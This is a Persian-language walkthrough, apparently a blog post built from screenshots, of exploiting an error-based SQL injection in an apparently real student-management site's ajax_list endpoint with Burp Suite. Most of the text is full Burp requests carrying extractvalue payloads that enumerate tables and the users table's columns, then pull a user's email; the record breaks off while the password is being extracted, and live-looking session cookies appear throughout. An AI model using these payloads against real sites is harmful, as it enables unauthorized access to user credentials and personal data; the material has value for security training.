



برای نصب burp suite ssl certificate مراحل زیر را انجام میدیم .





Burp Suite Professional - Mozilla Firefox
View History Bookmarks Tools Help
Professional
http://burp
1
Suite Professional
CA Certificate
2
to Burp Suite Professional.
Opening cacert.der
You have chosen to open:
cacert.der
which is: der File (973 bytes)
from: http://burp
Would you like to save this file?
3
Cancel
Save File


Preferences
Firefox
about:preferences#searchResults
cert
Search Results
Certificates
When a server requests your personal certificate
Select one automatically
Ask you every time
Query OCSP responder servers to confirm the current validity of certificates
cert
View Certificates...



Certificate Manager
Your Certificates
People
Servers
Authorities
You have certificates on file that identify these certificate authorities
Certificate Name
Security Device
AC Camerfirma S.A.
Chambers of Commerce Root - ...
Builtin Object Token
Global Chambersign Root - 2008
Builtin Object Token
AC Camerfirma SA CIF A82743287
Camerfirma Chambers of Com...
Builtin Object Token
Camerfirma Global Chambersig...
Builtin Object Token
ACCV
ACCVRAIZ1
Builtin Object Token
View...
Edit Trust...
Import...
Export...
Delete or Distrust...
OK


Select File containing CA certificate(s) to import
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
Downloads
Name
Size
Type
Modified
cacert.der
973 bytes
Text
10:56
Certificate Files
Cancel
Open


حالا Proxy را تو نرم افزار burp suite فعال میکنیم .




میریم تو همون صفحه یه مقداری را روی یکی از فیلد ها سرچ میکنم, ببینیم چه مقداری به سمت سرور ارسال میشود .



خوب همینطور که تو Burp می بینید یکسری مقدار دارد به یک صفحه ای POST میشود من روی گزینه Action کلیک میکنم و روی گزینه Send to Repeater را میزنم تا بریم در این قسمت تزریقات خودمان را انجام بدهیم .



خوب من روی تک تک فیلد ها مقادیری را تزریق کردم و تست کردم اما تو یکی از فیلد ها نتیجه ای خوبی گرفتم!



بله آسیب پذیری SQL Injection (عالی شد) با متد xpath injection با استفاده از این باگ میتوانیم اطلاعات مهم مانند نام کاربری و کلمه عبور کاربران و ... را بدست آوریم .

قدم سوم (Exploiting) :

تقریبا همه حمله SQL Injection را بلد هستند من میرم سراغ پیدا کردن جدول های مهم.

Burp Suite Professional v1.7.37 - Temporary Project - license

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 × | 2 × | ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted]mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: [redacted]
Connection: close
Referer: [redacted]mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjx1ngFrol9OpgD%2Bay0oXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtumZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYj0pUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlD0sPwvt9h3SSf
93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where
TABLE_SCHEMA = database() limit 0,1)))&search_text%5B%5D=
```

Response

Raw | Headers | Hex

```
#container {
        margin: 10px;
        border: 1px sol
        -webkit-box-sha
}

p {
        margin: 12px 15
}
</style>
</head>
<body>
        <div id="contai
                <h1>A D
                <p>Erro
admin</p><p>SELECT `co
FROM `        orders`)

/p><p>Line Number: 87</
</body>
```

Burp Suite Professional v1.7.37 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options

1 × 2 × ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted] mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 223
Origin: [redacted]
Connection: close
Referer: [redacted] /mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjx1ngFrol9OpgD%2Bay0oXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtumZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYj0pUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwynEETERvIfnlCfDA3LxJ27ActAxSNlD0sPwvt9h3SSf
93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where
TABLE_SCHEMA = database() limit 38,1)))&search_text%5B%5D=
```

Response

Raw | Heade

```
#container {
        margi
        borde
        -webk
}

p {
        margi
}
</style>
</head>
<body>
        <div

users_[redacted]
FROM (

/p><p>Line Nu
</body>
</body>
```

بریم سراغ بدست آوردن فیلد های مهم جدول users .

Burp Suite Professional v1.7.37 - Temporary Project -

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | U

1 × | 2 × | 4 × | ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted]mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 219
Origin: [redacted]
Connection: close
Referer: [redacted]mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWqlJ6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjxlngFrol9OpgD%2BayOoXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtunZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYjOpUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlDOsPwvt9h3SSf
93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select column_name from information_schema.columns where
table_name = 'users' limit 2,1)))&search_text%5B%5D=
```

Response

Raw | Headers

```
#container {
        margin:
        border:
        -webkit
}

p {
        margin:
}
</style>
</head>
<body>
        <div id

user_email'</p>
FROM (
/p><p>Line Numb
</body>
</html>
```

Burp Suite Professional v1.7.37 - Temporary Project -

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | Us

1 × | 2 × | 4 × | ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted]mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 219
Origin: [redacted]
Connection: close
Referer: [redacted]mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWqlJ6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjxlngFrol9OpgD%2BayOoXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtunZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYjOpUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlDOsPwvt9h3SSf
93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select column_name from information_schema.columns where
table_name = 'users' limit 3,1)))&search_text%5B%5D=
```

Response

Raw | Headers

```
#container {
        margin:
        border:
        -webkit-
}

p {
        margin:
}
</style>
</head>
<body>
        <div id-

user_password'
FROM
/p><p>Line Numbe
</body>
</html>
```

بریم ایمیل و پسورد را بدست بیاوریم .

این از ایمیل :

Burp Suite Professional v1.7.37 - Temporary Project - license

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User optio

1 × | 2 × | 4 × | ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted]mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 176
Origin: [redacted]
Connection: close
Referer: [redacted]/mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjx1ngFrol9OpgD%2BayOoXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at4OmyakGtuds93DmG%2FXGavfkTNDIDxPamdUtumZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYj0pUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlD0sPwvt9h3SSf
93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select user_email from users [redacted] limit
0,1)))&search_text%5B%5D=
```

Response

Raw | Headers | Hex

```
#container {
        margin: 10px;
        border: 1px sol
        -webkit-box-sha
}

p {
        margin: 12px 1
}
</style>
</head>
<body>
        <div id="conta
                <h1>A
                <p>Er
[redacted]@gmail.com
/p><p>Line Number: 87<
</body>
```

حالا پسورد این کاربر :

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surfe

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × 2 × 4 × ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST [redacted] mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Origin: [redacted]
Connection: close
Referer: [redacted] /mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjx1ngFrol9OpgD%2Bay0oXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtumZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYj0pUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlD0sPwvt9h3SSf
